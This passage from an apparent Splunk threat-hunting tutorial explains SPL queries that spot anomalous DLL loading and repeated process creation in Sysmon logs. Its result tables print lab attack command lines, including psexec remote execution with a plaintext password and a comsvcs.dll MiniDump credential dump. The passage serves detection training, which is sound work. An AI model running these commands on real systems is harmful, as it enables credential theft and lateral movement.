2022-11-06 11:00	NT AUTHORITY\SYSTEM	c:\windows\system32\cmd.exe /c dir C:\Temp	10	3.745318352059925	1	2.335313770307912
2022-11-06 12:00	DESKTOP-EGSS5IS\waldo	c:\windows\system32\cmd.exe /c psexec64.exe \\10.0.0.47 -u 10.0.0.47\waldo -p Password@123 hostname	8	3.745318352059925	1	2.335313770307912
2022-11-06 12:00	NOT_TRANSLATED	c:\windows\system32\cmd.exe /c psexec64.exe \\10.0.0.47 -u 10.0.0.47\waldo -p Password@123 hostname	8	3.745318352059925	1	2.335313770307912
2022-11-06 12:00	NOT_TRANSLATED	c:\windows\system32\cmd.exe /c psexec64.exe \\10.0.0.47 -u waldo -p Password@123 hostname	8	3.745318352059925	1	2.335313770307912

- Upon closer examination of the results, we observe the presence of suspicious commands that were previously identified, although not all of them are evident.

### 3. Example: Detection Of Processes Loading A High Number Of DLLs In A Specific Time

- It is not uncommon for malware to load multiple DLLs in rapid succession.
  - The following SPL can assist in monitoring this behavior.

```
index="main" EventCode=7 | bucket _time span=1h | stats dc(ImageLoaded) as unique_dlls_loaded by _time, Image | where unique_dlls_loaded > 3 |
```

```
stats count by Image, unique_dlls_loaded
```

Image ♦

```
C:\Program Files (x86)\Internet Explorer\iexplore.exe
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe
C:\Program Files (x86)\Microsoft Visual Studio\Installer\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.CpuIdRemote64.exe
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.DisplayAdapter.exe
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.DisplayAdapter.exe
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.exe
C:\Program Files\Microsoft Office\root\Office16\SDXHelper.exe
C:\Program Files\Windows Defender\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2207.7-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2207.7-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2210.4-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2210.4-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2210.4-0\MsMpEng.exe
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2210.5-0\MsMpEng.exe
```

- After reviewing the results, we notice some benign activity that can be filtered out to reduce noise. Let's apply the following modifications to the search.

```
index="main" EventCode=7 NOT (Image="C:\\Windows\\System32*") NOT
(Image="C:\\Program Files (x86)*") NOT (Image="C:\\Program Files*") NOT
(Image="C:\\ProgramData*") NOT (Image="C:\\Users\\waldo\\AppData*") |
bucket _time span=1h | stats dc(ImageLoaded) as unique_dlls_loaded by
_time, Image | where unique_dlls_loaded > 3 | stats count by Image,
unique_dlls_loaded | sort - unique_dlls_loaded
```

- `index="main" EventCode=7 NOT (Image="C:\\Windows\\System32*") NOT
(Image="C:\\Program Files (x86)*") NOT (Image="C:\\Program Files*") NOT
(Image="C:\\ProgramData*") NOT (Image="C:\\Users\\waldo\\AppData*") :`
  - This part of the query is responsible for fetching all the events from the `main` index where `EventCode` is `7` (Image loaded events in Sysmon logs).
  - The `NOT` filters are excluding events from known benign paths (like `"Windows\System32"`, `"Program Files"`, `"ProgramData"`, and a specific user's `"AppData"` directory).

- | bucket \_time span=1h : This command is used to group the events into time buckets of one hour duration.
    - This is used to analyze the data in hourly intervals.
  - | stats dc(ImageLoaded) as unique\_dlls\_loaded by \_time, Image : The stats command is used to perform statistical operations on the events.
    - Here, dc(ImageLoaded) calculates the distinct count of DLLs loaded (ImageLoaded) for each process image (Image) in each one-hour time bucket.
  - | where unique\_dlls\_loaded > 3 : This filter excludes the results where the number of unique DLLs loaded by a process within an hour is 3 or less.
    - This is based on the assumption that legitimate software usually loads DLLs at a moderate rate, whereas malware might rapidly load many different DLLs.
  - | stats count by Image, unique\_dlls\_loaded : This command calculates the number of times each process (Image) has loaded more than 3 unique DLLs in an hour.
  - | sort - unique\_dlls\_loaded : Finally, this command sorts the results in descending order based on the number of unique DLLs loaded (unique\_dlls\_loaded).

Image	unique_dlls_loaded	count
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\OneDrive\OneDrive.exe	31	1
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorvw.exe	30	1
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorvw.exe	29	1
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorvw.exe	27	1
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorvw.exe	25	1
C:\Windows\Microsoft.NET\Framework\v4.0.30319\mscorvw.exe	21	1
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Teams.exe	12	1
C:\Users\waldo.UNIWALDO\AppData\Local\SquirrelTemp\Update.exe	10	1
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	9	1
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	9	1
C:\Users\waldo\Downloads\SharpHound.exe	9	1
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\OneDrive\19.043.0304.0013\FileCoAuth.exe	7	1
C:\Users\waldo\Downloads\randomfile.exe	7	1
C:\Users\WALDO-1.UNI\AppData\Local\Temp\1805CEE4-A3DD-40DD-87DD-955905FA7C39\dismHost.exe	6	1
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\OneDrive\19.043.0304.0013FileSyncConfig.exe	6	1
C:\Windows\explorer.exe	6	1
C:\Windows\Microsoft.NET\Framework\v4.0.30319\ngentask.exe	5	1
C:\Windows\SysWOW64\regsvr32.exe	5	1
C:\Windows\explorer.exe	5	2
C:\Windows\Microsoft.NET\Framework64\v4.0.30319\ngentask.exe	4	1

- Upon closer examination of the results, we observe the presence of suspicious processes that were previously identified, although not all of them are evident.
  - It's important to note that this behavior can also be exhibited by legitimate software in numerous cases, so context and additional investigation would be necessary to

confirm malicious activity.

#### 4. Example: Detection Of Transactions Where The Same Process Has Been Created More Than Once On The Same Computer

- We want to correlate events where the same process (`Image`) is executed on the same computer (`ComputerName`) since this might indicate abnormalities depending on the nature of the processes involved.
  - As always, context and additional investigation would be necessary to confirm if it's truly malicious or just a benign occurrence.
  - The following SPL can assist in monitoring this behavior.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | transaction ComputerName, Image | where mvcount(ProcessGuid) > 1 | stats count by Image, ParentImage
```

- `index="main" sourcetype="WinEventLog:Sysmon" EventCode=1`: This part of the query fetches all the Sysmon process creation events (`EventCode=1`) from the `main` index.
  - Sysmon event code 1 represents a process creation event, which includes details such as the process that was started, its command line arguments, the user that started it, and the process that it was started from.
- `| transaction ComputerName, Image`: The transaction command is used to group related events together based on shared field values.
  - In this case, events are being grouped together if they share the same `ComputerName` and `Image` values.
  - This can help to link together all the process creation events associated with a specific program on a specific computer.
- `| where mvcount(ProcessGuid) > 1`: This command filters the results to only include transactions where more than one unique process GUID (`ProcessGuid`) is associated with the same program image (`Image`) on the same computer (`ComputerName`).
  - This would typically represent instances where the same program was started more than once.
- `| stats count by Image, ParentImage`: Finally, this stats command is used to count the number of such instances by the program image (`Image`) and its parent

## process image ( ParentImage ).

New Search

Save As ▾ Create Table View Close

All time ▾

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | transaction
2 ComputerName, Image | where mvcount(ProcessGuid) > 1 | search
3 Image="C:\\Windows\\System32\\rundll32.exe"
4 ParentImage="C:\\Windows\\System32\\svchost.exe" | table CommandLine,
5 ParentCommandLine
```

✓ 137 events (before 6/20/23 10:19:06.000 AM) No Event Sampling ▾

Job ▾ II III IV V VI Smart Mode ▾

Events Patterns Statistics (111) Visualization

20 Per Page ▾ Format Preview ▾

Image	ParentImage	count
C:\Windows\System32\rundll32.exe	C:\Windows\System32\svchost.exe	6
C:\Windows\System32\sc.exe	C:\Windows\System32\svchost.exe	6
C:\Windows\System32\svchost.exe	C:\Windows\System32\services.exe	6
C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Windows\System32\svchost.exe	6
C:\Windows\System32\wevtutil.exe	C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2210.5-0\MsMpEng.exe	6
C:\Windows\System32\SecurityHealthSystray.exe	C:\Windows\explorer.exe	5
C:\Windows\System32\cmd.exe	C:\Windows\explorer.exe	5
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	C:\Windows\explorer.exe	4
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\explorer.exe	4
C:\Windows\System32\mmc.exe	C:\Windows\explorer.exe	4
C:\Windows\System32\notepad.exe	C:\Windows\explorer.exe	4
C:\Windows\System32\nslookup.exe	C:\Windows\System32\cmd.exe	4
C:\Windows\System32\wbem\WmiPrvSE.exe	-	4
C:\Windows\System32\HOSTNAME.EXE	C:\Windows\System32\cmd.exe	3
C:\Windows\System32\Taskngr.exe	C:\Windows\explorer.exe	3
C:\Windows\System32\WerFault.exe	C:\Windows\System32\svchost.exe	3
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	C:\Windows\System32\CompatTelRunner.exe	3
C:\Windows\System32\cmd.exe	-	3
C:\Windows\System32\net1.exe	C:\Windows\System32\net.exe	3
C:\Windows\System32\rundll32.exe	C:\Windows\System32\ie4unit.exe	3

- Let's dive deeper into the relationship between `rundll32.exe` and `svchost.exe` (since this pair has the highest count number).

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | transaction
ComputerName, Image | where mvcount(ProcessGuid) > 1 | search
Image="C:\\Windows\\System32\\rundll32.exe"
ParentImage="C:\\Windows\\System32\\svchost.exe" | table CommandLine,
ParentCommandLine
```

New Search

Save As ▾ Create TableView Close

```
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 | transaction ComputerName, Image | where mcount(ProcessGuid) > 1 | search Image="C:\Windows\System32\rundll32.exe" ParentImage="C:\Windows\System32\svchost.exe" | table CommandLine, ParentCommandLine
```

All time

6 events (before 6/20/23 10:35:09.000 AM) No Event Sampling ▾

Job ▾

Events Patterns Statistics (6) Visualization

20 Per Page ▾ Format Preview ▾

CommandLine	ParentCommandLine
C:\Windows\system32\rundll32.exe /d acproxy.dll,PerformAutochkOperations	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
C:\Windows\system32\rundll32.exe sysmain.dll,PfSvWsSwapAssessmentTask	
C:\Windows\System32\rundll32.exe C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding	C:\Windows\System32\ie4unit.exe -ClearIconCache
C:\Windows\system32\RunDll32.exe C:\Windows\system32\migration \WininetPlugin.dll,MigrateCacheForUser /m /0	C:\Windows\System32\svchost.exe -k DcomLaunch -p
C:\Windows\system32\rundll32.exe /d acproxy.dll,PerformAutochkOperations	C:\Windows\System32\svchost.exe -k netsvcs -p -s Schedule
C:\Windows\system32\rundll32.exe sysmain.dll,PfSvWsSwapAssessmentTask	C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
rundll32.exe AppXDeploymentExtensions.OneCore.dll,ShellRefresh	\\\10.0.0.47\C\$\Windows\PSEXECSCVCS.exe
C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding	"C:\Windows\system32\cmd.exe"
C:\Windows\system32\RunDll32.exe C:\Windows\system32\migration \WininetPlugin.dll,MigrateCacheForUser /m /0	C:\Windows\System32\ie4unit.exe -ClearIconCache
C:\Windows\system32\rundll32.exe /d acproxy.dll,PerformAutochkOperations	C:\Windows\System32\svchost.exe -k netsvcs -p -s Schedule
C:\Windows\system32\rundll32.exe C:\Windows\system32 \Windows.StateRepositoryClient.dll,StateRepositoryDoMaintenanceTasks	C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
C:\Windows\system32\rundll32.exe Startupscan.dll,SusRunTask	c:\windows\system32\cmd.exe /c rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 640 C:\Users\waldo\Downloads\file.dmp
rundll32 ".\comsvcs (1).dll",Start	c:\windows\system32\cmd.exe /c rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 640 C:\Users\waldo\Downloads\file.dmp full
rundll32 ".\comsvcs.dll (1)",Start	
rundll32 .\comsvcs.dll,Star	
rundll32 .\comsvcs.dll,Start	
rundll32 comsvcs.dll,Start	
rundll32 comsvcs.dll,start	
rundll32.exe .\comsvcs.dll,Start	
rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 640 C:\Users\waldo\Downloads\file.dmp	C:\Windows\system32\svchost.exe -k DcomLaunch -p
rundll32.exe C:\Windows\System32\comsvcs.dll,MiniDump 640 C:\Users\waldo\Downloads\file.dmp full	C:\Windows\system32\svchost.exe -k netsvcs -p -s Schedule
rundll32.exe comsvcs.dll,Start	C:\Windows\system32\svchost.exe -k wsappx -p -s AppXSvc
rundll32.exe AppXDeploymentExtensions.OneCore.dll,ShellRefresh	
C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding	
C:\Windows\system32\rundll32.exe /d acproxy.dll,PerformAutochkOperations	
C:\Windows\system32\rundll32.exe C:\Windows\system32\PcaSvc.dll,PcaPatchSdbTask	
C:\Windows\system32\rundll32.exe C:\Windows\system32 \Windows.StateRepositoryClient.dll,StateRepositoryDoMaintenanceTasks	
C:\Windows\system32\rundll32.exe Startupscan.dll,SusRunTask	

- After careful scrutiny of the results, it becomes apparent that we not only identify the presence of previously identified suspicious commands but also new ones.

Note: By establishing a profile of "normal" behavior and utilizing a statistical model to identify deviations from a baseline, we could have detected the compromise of our environment more rapidly, especially with a thorough understanding of attacker tactics, techniques, and procedures (TTPs).

- However, it is important to acknowledge that relying solely on this approach when crafting queries is inadequate.